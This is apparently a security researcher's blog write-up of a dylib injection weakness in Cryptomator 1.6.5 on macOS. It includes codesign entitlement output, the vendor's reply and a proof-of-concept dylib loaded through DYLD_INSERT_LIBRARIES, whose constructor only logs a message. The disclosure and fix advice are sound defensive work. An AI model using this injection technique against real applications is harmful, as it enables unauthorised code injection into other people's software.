
AppleBois Follow
Feb 16 · 2 min read · Listen

Cryptomator 1.6.5 Dylib Injection

This module we will learn about Dylib Injection for Cryptomator 1.6.5 in MacOS Application.


First we will just run a codesign on the Cryptomator app, we can see that it's has the flag of 0x1000 runtime hardened flag. But, there are interesting entitlement that was set to TRUE. For Dylib Injection, we are interested in Disable Library Validation and Allow Dylib Environment Variable.



```
applebois@AppleBoiss-Mini ~ % codesign -dvv --entitlements - /Applications/Cryptomator.app
Executable=/Applications/Cryptomator.app/Contents/MacOS/Cryptomator
Identifier=org.cryptomator
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20500 size=1435 flags=0x10000(runtime) hashes=34+7 location=embedded
Signature size=8975
Authority=Developer ID Application: Skymatic GmbH (YZQJQUHA3L)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=16 Dec 2021 at 8:43:18 PM
Info.plist entries=19
TeamIdentifier=YZQJQUHA3L
Runtime Version=10.14.0
Sealed Resources version=2 rules=13 files=186
Internal requirements count=1 size=176
[Dict]
        [Key] com.apple.security.cs.allow-jit
        [Value]
                [Bool] true
        [Key] com.apple.security.cs.disable-library-validation
        [Value]
                [Bool] true
        [Key] com.apple.security.cs.allow-dyld-environment-variables
        [Value]
                [Bool] true
        [Key] com.apple.security.cs.allow-unsigned-executable-memory
        [Value]
                [Bool] true
        [Key] com.apple.security.cs.disable-executable-page-protection
        [Value]
                [Bool] true
```

Codesign output

When we see the entitlement of “com.apple.security.cs.disable-library-validation” we will know that this allow Dylib Injection, but due to the nature of the application, it will load specific third parties dylib. Which mean we can look for Dylib Proxying or Dylib Hijacking. However, I did not managed to find path for Dylib Proxying or Hijacking.



Hi there,

Thank you for reporting this security issue. While loading specific third-party libs is desired, injecting arbitrary libs via the env var should be mitigated.


- Quick tests have shown that removing com.apple.security.cs.allow-dyld-environment-variables doesn't have any drawbacks. We'll do more extensive tests and remove this property with the next update if we don't notice anything else.
- We're loading third-party libraries (macFUSE in particular) that are not built/signed by us. That's why we cannot remove the property com.apple.security.cs.disable-library-validation. But that shouldn't be part of the issue you've mentioned.

Best regards,
[redacted]

Feedback from them

But, since we have another entitlement called “com.apple.security.cs.allow-dyld-environment-variables” we can specify the ENV variable (DYLD_INSERT_LIBRARIES) to the path of our malicious dylib.

Below screenshot is the Source Code of the malicious Dylib




```
sh-3.2$ cat a.c
#include <stdio.h>
#include <syslog.h>

__attribute__((constructor))
static void myconstructor(int argc, const char **argv)
{
     printf("[+] dylib constructor called from %s\n", argv[0]);
     syslog(LOG_ERR, "[+] dylib constructor called from %s\n", argv[0]);
}
sh-3.2$ gcc a.c -o output.dylib -dynamiclib
sh-3.2$
sh-3.2$
```

Source code of the malicious Dylib written in Objective C

Specify the Environment Variable and trigger te Cryptomator Application.

On the terminal we will able to see [+]dylib constructor called from /Applications/Cryptmator.app/Contents/MacOS/Cryptomator.



```
20:32:30.883 [main] DEBUG org.cryptomator.common.Environment - user.home: /Users/applebois
20:32:30.883 [main] DEBUG org.cryptomator.common.Environment - java.library.path: :/Applications/Cryptomator.app/Contents/app
:/Users/applebois/Library/Java/Extensi
nsions:/usr/lib/java:.
20:32:30.883 [main] DEBUG org.cryptoma
20:32:30.883 [main] DEBUG org.cryptoma
20:32:30.883 [main] DEBUG org.cryptoma
20:32:30.883 [main] DEBUG org.cryptoma
mator/settings.json
20:32:30.883 [main] DEBUG org.cryptoma
omator/ipc.socket
20:32:30.883 [main] DEBUG org.cryptoma
20:32:30.883 [main] DEBUG org.cryptoma
20:32:30.883 [main] DEBUG org.cryptoma
or/Plugins
20:32:30.883 [main] DEBUG org.cryptoma
20:32:30.883 [main] DEBUG org.cryptoma
20:32:30.884 [main] DEBUG org.cryptoma
20:32:30.884 [main] DEBUG org.cryptoma
20:32:30.884 [main] DEBUG org.cryptoma
20:32:30.884 [main] DEBUG org.cryptoma
20:32:30.917 [main] DEBUG org.cryptoma
20:32:30.998 [main] DEBUG org.cryptoma
s/Library/Application Support/Cryptoma
20:32:31.047 [main] INFO org.cryptomat
lication Support/Cryptomator/settings.
20:32:31.055 [main] INFO  org.cryptoma
20:32:31.085 [main] INFO  org.cryptoma
 Support/Cryptomator/ipc.socket
20:32:31.092 [main] INFO  org.cryptoma
20:32:31.093 [main] INFO  org.cryptoma
sh-3.2$ ▯
```

Cryptomator 1.6.5 (dmg-3397)
© 2016 – 2021 Skymatic GmbH

This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

Dylib Injection is success

The impact will be it will turn into a code injection, method swizzling, interposting.

The fix should be remove low hanging fruits. Remove the entitlement "com.apple.security.cs.allow-dyld-environment-variables"

Reference:
https://wojciechregula.blog/post/dangerous-get-task-allow-entitlement/
https://theevilbit.github.io/posts/dyld_insert_libraries_dylib_injection_in_macos_osx_deep_dive/
https://cryptomator.org/